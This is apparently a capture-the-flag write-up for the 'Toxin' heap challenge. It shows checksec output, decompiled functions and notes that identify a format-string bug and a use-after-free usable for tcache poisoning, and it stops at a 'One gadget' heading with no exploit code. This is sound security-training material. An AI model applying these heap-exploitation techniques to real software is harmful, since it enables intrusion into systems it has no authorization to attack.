

Toxin

1) Checked security




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Toxin]
└─$ checksec toxin
[*] '/home/vigneswar/Pwn/Toxin/toxin'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    RUNPATH:    b'./lib/'
```

2) Decompiled the code




```

void main(void)

{
  int iVar1;

  setvbuf(stdout,(char *)0x0,2,0);
  setvbuf(stderr,(char *)0x0,2,0);
  setvbuf(stdin,(char *)0x0,2,0);
  puts(
      "Welcome to Toxin, a low-capacity lab designed to store, record and keep track of chemical tox
      ins."
      );
LAB_00101223:
  while (iVar1 = menu(), iVar1 == 4) {
    search_toxin();
  }
  if (iVar1 < 5) {
    if (iVar1 == 3) {
      drink_toxin();
      goto LAB_00101223;
    }
    if (iVar1 < 4) {
      if (iVar1 == 1) {
        add_toxin();
      }
      else {
        if (iVar1 != 2) goto LAB_00101286;
        edit_toxin();
      }
      goto LAB_00101223;
    }
  }
LAB_00101286:
  puts("Lab code not implemented.");
  goto LAB_00101223;
}

```




Decompile: search_toxin - (toxin_patched)

```

void search_toxin(void)

{
  int iVar1;
  uint local_14;
  char local_e [6];
  
  puts("Time to search the archives!");
  memset(local_e,0,6);
  printf("Enter search term: ");
  read(0,local_e,5);
  local_14 = 0;
  while( true ) {
    if (2 < (int)local_14) {
      printf(local_e);
      puts(" not found.");
      return;
    }
    if ((*(long *)(toxins + (long)(int)local_14 * 8) != 0) &&
       (iVar1 = strcmp(local_e,*(char **)(toxins + (long)(int)local_14 * 8)), iVar1 == 0)) break;
    local_14 = local_14 + 1;
  }
  printf("Found at index %d!\n",(ulong)local_14);
  return;
}

```




Decompile: drink_toxin - (toxin_patched)

```

void drink_toxin(void)

{
  int local_c;
  
  puts("This is dangerous testing, I\'m warning you!");
  printf("Toxin index: ");
  __isoc99_scanf(&DAT_00102100,&local_c);
  if (((local_c < 0) || (2 < local_c)) || (*(long *)(toxins + (long)local_c * 8) == 0)) {
    puts("Invalid toxin index.");
  }
  else if (toxinfreed == 0) {
    toxinfreed = 1;
    free(*(void **)(toxins + (long)local_c * 8));
  }
  else {
    puts("You can only drink toxins once, they\'re way too poisonous to try again.");
  }
  return;
}

```



```c
void add_toxin(void)

{
  int iVar1;
  void *pvVar2;
  int local_24;
  ulong local_20 [2];

  puts("A new toxin! Fascinating.");
  printf("Toxin chemical formula length: ");
  __isoc99_scanf(&DAT_00102140,local_20);
  if (local_20[0] < 0xe1) {
    printf("Toxin index: ");
    __isoc99_scanf(&DAT_00102100,&local_24);
    iVar1 = local_24;
    if (((local_24 < 0) || (2 < local_24)) || (*(long *)(toxins + (long)local_24 * 8) != 0)) {
      puts("Invalid toxin index.");
    }
    else {
      *(ulong *)(sizes + (long)local_24 * 8) = local_20[0];
      pvVar2 = malloc(local_20[0]);
      *(void **)(toxins + (long)iVar1 * 8) = pvVar2;
      printf("Enter toxin formula: ");
      read(0,*(void **)(toxins + (long)local_24 * 8),local_20[0]);
    }
  }
  else {
    puts("Chemical formula too long.");
  }
  return;
}
```




```c
void edit_toxin(void)

{
  int local_c;

  puts("Adjusting an error?");
  printf("Toxin index: ");
  __isoc99_scanf(&DAT_00102100,&local_c);
  if (((local_c < 0) || (2 < local_c)) || (*(long *)(toxins + (long)local_c * 8) == 0)) {
    puts("Invalid toxin index.");
  }
  else {
    printf("Enter toxin formula: ");
    read(0,*(void **)(toxins + (long)local_c * 8),*(size_t *)(sizes + (long)local_c * 8));
  }
  return;
}
```

3) Notes:

i) There is a format string vuln in search_toxin
ii) We can malloc 3 indices upto 224 bytes using add_toxin function
iii) We can free once on any index
iv) We can also edit any malloc data
v) The malloc can still be edited after freeing, UAF vulnerability
vi) We can poison tcachebins using this
v) We can trigger another malloc by using printf

4) One gadget

